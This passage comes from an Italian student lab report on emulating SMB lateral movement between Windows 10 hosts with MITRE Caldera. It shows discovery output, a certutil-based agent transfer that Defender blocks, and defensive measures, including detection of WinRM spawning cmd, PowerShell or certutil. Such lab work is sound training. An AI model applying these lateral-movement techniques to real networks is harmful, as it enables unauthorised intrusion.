


Figure 10: Estratto dall'output fornito dall'abilità "System Network Connections Discovery" di Caldera sull'host Windows 10 A.




Figure 11: Parte dell'esito dell'output fornito dall'abilità "System Network Connections Discovery" di Caldera sull'host A: mostra la connessione tramite SMB attiva (Stato: OK) tra l'host A e l'host B, mostrandone, oltre allo stato al momento dell'esecuzione del comando, l'IP dell'host B (192.168.56.105), il tipo di rete (Microsoft Windows Network), la directory locale (sull'host A) condivisa (Z:) e con quale directory remota (dell'host B) è condivisa (C:).





Figure 12: Parte dell'output dell'abilità "Collect ARP Details" su Windows 10 A, che mostra la sua interfaccia di rete locale (il suo IP è 192.168.56.106) e gli indirizzi IP presenti in tale rete locale (tra i quali individuiamo la macchina virtuale Kali Linux (l'IP che termina con 103) e l'host B (l'IP che termina con 105), oltre all'indirizzo di broadcast della rete locale (192.168.56.255) ed altri IP "notevoli".



```
Name                           Description
----                           -----------
Administrators                 Gli amministratori hanno privilegi di accesso completo e senza limitazioni al computer...
Amministratori Hyper-V         I membri di questo gruppo hanno accesso completo e senza limitazioni a tutte le funzio...
Distributed COM Users          Ai membri di questo gruppo  consentito avviare, attivare e utilizzare oggetti DCOM ne...
Guests                         Gli utenti del gruppo Guests dispongono dello stesso tipo di accesso di cui dispongono...
IIS_IUSRS                      Gruppo predefinito utilizzato da Internet Information Services.
Lettori registri eventi        I membri di questo gruppo possono leggere i registri eventi dal computer locale
Performance Log Users          I membri di questo gruppo possono pianificare la registrazione di contatori delle pres...
Performance Monitor Users      I membri del gruppo possono accedere in modo locale e remoto ai dati dei contatori del...
Proprietari dispositivi        I membri di questo gruppo possono modificare le impostazioni a livello di sistema.
System Managed Accounts Group I membri di questo gruppo vengono gestiti dal sistema.
Users                          Gli utenti del gruppo Users non possono apportare modifiche accidentali o intenzionali...
Utenti gestione remota         I membri di questo gruppo possono accedere a risorse WMI tramite protocolli di gestion...

Name            : WINHOST\Administrator
SID             : S-1-5-21-822345264-1797551286-2349540292-500
PrincipalSource : Local
ObjectClass     : Utente


Name            : WINHOST\victimA
SID             : S-1-5-21-822345264-1797551286-2349540292-1000
PrincipalSource : Local
ObjectClass     : Utente
```

Figure 13: Parte dell'output dell'abilità Permission Group Discovery Powershell (Local) sull'host A.

Link Output

host.file.path	C:\Windows\system32\AUDIODG.EXE	1
host.file.path	C:\Windows\system32\compattelrunner.exe	1
host.file.path	C:\Windows\system32\conhost.exe	1
host.file.path	C:\Windows\system32\ctfmon.exe	1
host.file.path	C:\Windows\system32\DllHost.exe	1
host.file.path	C:\Windows\system32\dwm.exe	1
host.file.path	C:\Windows\Explorer.EXE	1
host.file.path	C:\Windows\system32\fontdrvhost.exe	1
host.file.path	C:\Windows\system32\lsass.exe	1
host.file.path	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	1
host.file.path	C:\Windows\System32\mousocoreworker.exe	1
host.file.path	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	1
host.file.path	C:\Program Files (x86)\Microsoft\EdgeWebView\Application\144.0	1
host.file.path	C:\Users\victimA\AppData\Local\Microsoft\OneDrive\OneDrive.exe	1
host.file.path	C:\Windows\System32\RuntimeBroker.exe	1

Figure 14: Parte dell'output dell'abilità Remote Host Processes, con i processi attivi sull'host B.




Figure 15: Il file splunkd sull'host Windows 10 B, in seguito all'esecuzione del codice relativo all'abilità "Lateral Movement - Certutil".




Figure 16: I due agenti in esecuzione, uno su Windows 10 A e uno su Windows 10 B. In tal caso, il primo appartiene al gruppo "redA", il secondo al gruppo "red".




Figure 17: Dettagli dell'agente su Windows 10 B (IP: 192.168.56.105).




Figure 18: Esecuzione corretta dell'abilità "Lateral Movement - Certutil" (il file già era stato codificato localmente sull'host Windows 10 A, da cui l'avviso "file esistente" e "comando -encode non riuscito", ma viene correttamente trasferito su Windows 10 B, dunque il Lateral Movement va a buon fine, infatti il Return Value restituito è pari a 0).




Figure 19: Dettagli relativi all'agente che era in esecuzione sull'host Windows 10 B (come visibile dall'IP). Dal ReturnValue=8, si evince che l'agente è stato bloccato.




Figure 20: L'antivirus di Windows, che era stato mantenuto attivo sull'host remoto Windows 10 B, ha bloccato dopo circa 30 secondi l'esecuzione remota sull'host, identificando il file splunkd come un trojan (nel nome è presente Sandcat, l'agente di default di MITRE Caldera, usato infatti nel nostro caso).




Figure 21: Ulteriori dettagli forniti dall'antivirus di Windows sul trojan bloccato.




Figure 22: L'unico agente attivo (quello su Windows 10 A) dopo che l'agente su Windows 10 B, creato grazie al lateral movement sopra descritto, viene bloccato. In tal caso, l'agente su Windows 10 B, che ora, così come quello su Windows 10 A, apparteneva al gruppo "custom" anziché "red", è stato bloccato dopo circa 30 secondi.




Figure 23: Creazione di un'operazione su Caldera.




Figure 24: Output di "Collect ARP Details" sull'host Windows 10 B. Tra gli IP, è visibile quello dell'host Windows 10 A.

5 Considerazioni sulla difesa

Considerando che in questo elaborato, l'attacco mostrato è quello che si compie dall'host Windows 10 A all'host Windows 10 B, mentre abbiamo considerato l'attacco all'host Windows 10 A come un prerequisito (che dunque non è stato oggetto del nostro lavoro), le osservazioni di questo paragrafo saranno riferite al movimento laterale dall'host A all'host B.

In primis, si possono semplicemente disabilitare alcuni dei comandi menzionati nella parte di configurazione, rinunciando, per quanto possibile, alla presenza di cartelle condivise tra gli host e, in particolare, impostando la chiave di registro a 0, o cancellandola, relativamente al comando su LocalAccountTokenFilterPolicy, consentendo così di filtrare i token di accesso remoto per gli utenti locali. Ciò limiterebbe i possibili privilegi dell'attaccante. Per quanto possibile, va anche limitato o, in presenza di alternative, evitato l'utilizzo di SMB, bloccando tramite il Firewall il traffico in entrata sul porto TCP 445, riducendo la superficie d'attacco.

Inoltre, si può implementare il tool Microsoft LAPS (**Local Administrator Password Solution**) che, per evitare che diversi host nella rete locale condividano le stesse password dell'amministratore (come avveniva tra gli host A e B), assegna a ciascun host una password dell'amministratore unica, lunga e casuale, con un sistema di rotazione automatica periodica delle stesse, limitando le possibilità di movimento laterale a chi accede, in modo non autorizzato, ad un singolo host. A tale riguardo, è da notare che il problema del riutilizzo delle password, sia nelle reti locali come quelle di un'azienda (qui anche a causa del numero spesso elevato di credenziali da gestire), che tra i diversi account di singoli individui, è un problema ancora molto diffuso (vedi [3] e [4]).

Altro strumento utile è **Windows Defender Credential Guard**, che utilizza la virtualizzazione per isolare il processo in cui sono situati gli hash in un container tale da renderli inaccessibili ad un eventuale attaccante, impedendogli di muoversi lateralmente verso l'host B.

Si possono, inoltre, creare manualmente delle query per riconoscere e segnalare i casi (spesso sospetti) in cui WinRM lancia eseguibili come cmd.exe (la shell di Windows), powershell.exe o certutil.exe.

References

[1] MITRE. Remote services: Smb/windows admin shares. https://attack.mitre.org/versions/v18/techniques/T1021/002/, 6 febbraio 2026.

[2] Microsoft. Turn on block at first sight. https://learn.microsoft.com/en-us/defender-endpoint/configure-block-at-first-sight-microsoft-defender-antivirus, 8 febbraio 2026.

[3] Specops. Password reuse: A hidden danger you can't ignore. https://specopssoft.com/blog/password-reuse-hidden-danger/, 8 febbraio 2026.

[4] The Hacker News. Password reuse in disguise: An often-missed risky workaround. https://thehackernews.com/2026/01/password-reuse-in-disguise-often-missed.html, 8 febbraio 2026.